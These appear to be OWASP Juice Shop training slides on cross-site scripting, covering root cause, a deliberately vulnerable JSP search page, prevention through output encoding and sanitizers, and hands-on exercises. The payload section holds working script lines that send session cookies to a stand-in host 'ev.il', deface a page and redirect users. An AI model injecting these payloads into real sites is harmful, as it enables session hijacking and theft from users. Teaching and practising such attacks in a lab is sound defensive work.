

# XSS

(Cross-Site Scripting)

# Cross-Site Scripting

1. An attacker can use XSS to send a malicious script to an unsuspecting user
2. The end user's browser has *no way to know that the script should not be trusted*, and will execute the script

# Root Cause

Web applications vulnerable to XSS...

1. ...include untrusted data (usually from an HTTP request) into dynamic content...
2. ...that is then sent to a web user *without previously validating for malicious content*

# Typical Impact

- Steal user's session
- Steal sensitive data
- Rewrite the web page
- Redirect user to malicious website

# Typical Phishing Email

Dear valued customer!

You won our big lottery which you might not even have participated in!  
Click on the following total inconspicuous link to claim your prize **now!**

[CLICK HER! FREE STUFF! YOU WON!](#)

Sincerely yours,

Bjorn Kimminich  
CEO of Juice Shop Inc.

*Juice Shop Inc. is registered as a bla bla bla bla yadda yadda yadda more assuring legal bla*

*All logos and icons are trademarks of Juice Shop Inc. Copyright (c) 2018 Juice Shop Inc.*

# Risk Rating

## Cross-Site Scripting (XSS)

Exploitability	Prevalence	Detecability	Impact	Risk
● Easy	● Widespread	● Easy	◆ Moderate	A7
( 3	+ 3	+ 3 ) / 3	* 2	= 6.0

## ✗ Vulnerable Code Example

```
<!--search.jsp-->  
  
<%String searchCriteria = request.getParameter("searchValue");%>
```

might forward to the following page when executing the search:

```
<!--results.jsp-->  
  
Search results for <b><%=searchCriteria%></b>:  
  
<table>  
<!-- Render the actual results table here -->  
</table>
```

# Benign Usage

```
https://my-little-application.com/search.jsp?searchValue=blablubb
```

results in the following HTML on the `results.jsp` page:

```
Search results for <b>blablubb</b>:
```

rendering as:

---

Search results for **blablubb**:



# Exploit Example

```
https://my-little-application.com/search.jsp?searchValue=</b><b>
```

results in the following HTML on the `results.jsp` page:

```
Search results for  
<b></b><b></b>:
```

rendering as:

---

Search results for :

# XSS Attack Payload Examples

## Stealing User Session

```
<script>  
  new Image().src="http://ev.il/hijack.php?c="+encodeURIComponent(document.cookie);  
</script>
```

## Site Defacement

```
<script>document.body.background="http://ev.il/image.jpg";</script>
```

## Redirect


```
<script>window.location.assign("http://ev.il");</script>
```

# Forms of XSS


- **Reflected XSS:** Application includes unvalidated and unescaped user input as part of HTML output
- **Stored XSS:** Application stores unsanitized user input that is viewed at a later time by another user
- **DOM XSS:** JavaScript frameworks & single-page applications dynamically include attacker-controllable data to a page

 *The previous example vulnerability and exploit of `results.jsp` is a typical Reflected XSS.*


# Reflected XSS



# Stored XSS



# DOM XSS



# Prevention

- Do not include user supplied input in your output! 100
- **Output Encode** all user supplied input
  - e.g. OWASP Java Encoder
- Perform **White List Input Validation** on user input
- Use an HTML Sanitizer for larger user supplied HTML chunks
  - e.g. OWASP Java HTML Sanitizer

## ✓ Fixed Code Example

Using `Encoder` from [OWASP Java Encoder Project](#):

```
<%import org.owasp.encoder.Encoder;%>
```

```
Search results for <b><%=Encoder.forHtml(searchCriteria)%></b>:
```

```
<!-- ... -->
```

Same result using `HtmlUtils` from the popular Spring framework:

```
<%import org.springframework.web.util.HtmlUtils;%>
```

```
Search results for <b><%=HtmlUtils.htmlEscape(searchCriteria)%></b>:
```

```
<!-- ... -->
```



# OWASP Java HTML Sanitizer

Fast and easy to configure HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.

## Using a simple pre-packaged policy

```
private String sanitizeHtml(String html) {  
    PolicyFactory policy = Sanitizers.FORMATTING.and(Sanitizers.BLOCKS)  
                                                .and(Sanitizers.LINKS);  
    return policy.sanitize(html);  
}
```

# Input Validation

## Black List

- "Allow what is not explicitly blocked!"
  - Example: Do not allow `<`, `>`, `"`, `;`, `'` and `script` in user input (!?)
- Can be bypassed by masking attack patterns
- Must be updated for new attack patterns

= Negative Security Rule

# White List

- "Block what is not explicitly allowed!"
  - Example: Allow only `a-z`, `A-Z` and `0-9` in user input
- Provide protection even against future vulnerabilities
- Tend to get weaker over time when not carefully maintained
- Can be quite effortsome to define for a whole application

= Positive Security Rule

# Exercise

1. Perform a *DOM XSS* and/or *Reflected XSS* attack (★)
2. Beat a weak *Client-side XSS Protection* during user registration (★★★)
3. Give the shop feedback bypassing its *Server-side XSS Protection* (★★★★)